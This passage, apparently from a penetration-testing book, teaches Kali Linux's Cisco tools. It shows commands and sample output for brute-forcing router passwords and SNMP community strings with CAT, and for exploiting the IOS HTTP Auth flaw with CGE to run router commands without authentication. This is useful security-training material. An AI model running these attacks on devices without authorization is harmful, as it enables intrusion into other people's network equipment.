---

# Cisco analysis

Cisco products are one of the top networking devices found in major corporate and government organizations today. This not only increases the threat and attack landscape for Cisco devices, but also presents a significant challenge to exploit them. Some of the most popular technologies developed by Cisco include routers, switches, security appliances, wireless products, and software such as IOS, NX-OS, Security Device Manager, CiscoWorks, Unified Communications Manager, and many others. In this section, we will exercise some Cisco-related security tools that are provided with Kali Linux.

## Cisco auditing tool

**Cisco Auditing Tool** (**CAT**) is a mini security auditing tool. It scans the Cisco routers for common vulnerabilities such as default passwords, SNMP community strings, and some old IOS bugs.

To start CAT, navigate to **Kali Linux** | **Vulnerability Analysis** | **Cisco Tools** | **cisco–auditing-tool**. Once the console window is loaded, you will see all the possible options that can be used against your target. In case you decide to use the terminal program directly, execute the following commands:

```
# cd /usr/share/
# CAT --help
```

This will show you all the options and descriptions about the usage of CAT. Let's execute the following options against our target Cisco device:

- `-h` : This is the hostname (for scanning single hosts)
- `-w` : This is a wordlist (wordlist for community name guessing)
- `-a` : This is a passlist (wordlist for password guessing)
- `-i` : This is [ioshist] (check for IOS History bug)

This combination will brute force and scan the Cisco device for any known passwords, community names, and possibly the old IOS bugs. Before performing this exercise, we have to update our list of passwords and community strings at this location in order to have a better chance of success: `/usr/share/cisco-auditing-tool/lists`. The following is an input and output command from the Kali Linux console:

```
# CAT -h ww.xx.yy.zz -w lists/community -a lists/passwords -i
Cisco Auditing Tool - g0ne [null0]

Checking Host: ww.xx.yy.zz


Guessing passwords:

Invalid Password: diamond
Invalid Password: cmaker
Invalid Password: changeme
Invalid Password: cisco
Invalid Password: admin
Invalid Password: default
Invalid Password: Cisco
Invalid Password: ciscos
Invalid Password: cisco1
Invalid Password: router
Invalid Password: router1
Invalid Password: _Cisco
Invalid Password: blender
```

```
Password Found: pixadmin
...

Guessing Community Names:

Invalid Community Name: public
Invalid Community Name: private
Community Name Found: cisco
...
```

If you want to update your list of passwords and community strings, you can use the Vim editor from within the console before executing the preceding command. More information about the Vim editor can be retrieved using the following command:

```
# man vim
```

> **Note**
>
> 16 different privilege modes are available for Cisco devices, ranging from 0 (most restricted level) to 15 (least restricted level). All the accounts that are created should have been configured to work under the specific privilege level. More information on this is available at http://www.cisco.com/en/US/docs/ios/12_2t/12_2t13/feature/guide/ftprienh.html.

## Cisco global exploiter

**Cisco Global Exploiter** (**CGE**) is a small Perl script that combines 14 individual vulnerabilities that can be tested against the Cisco devices. Note that these vulnerabilities represent only a specific set of Cisco products and the tool is not fully designed to address all the Cisco security assessment needs. Explaining each of these vulnerabilities is out of the scope of this book.


To start CGE, navigate to **Kali Linux** | **Vulnerability Analysis** | **Cisco Tools** | **cisco-global-exploiter** or, using the console, execute the following commands:

```
# cd /usr/bin/
# cge.pl
```

The options that appear provide usage instructions and a list of 14 vulnerabilities in a defined order. For example, let's test one of these vulnerabilities against our Cisco 878 integrated services router, as shown in the following command:

```
# cge.pl 10.200.213.25 3
Vulnerability successful exploited with [http:// 10.200.213.25/level
/17/exec/....] ...
```

Here, the test has been conducted using the [3] - Cisco IOS HTTP Auth vulnerability, which has been successfully exploited. Upon further investigation, you will find that this vulnerability can be easily exploited with other sets of Cisco devices using a similar strategy, as shown in the following screenshot:




More information regarding this vulnerability can be found at http://www.cisco.com/warp/public/707/cisco-sa-20010627-ios-http-level.shtml.

Thus, this HTTP-based arbitrary access vulnerability allows the malicious adversary to execute router commands without any prior authentication through web interface.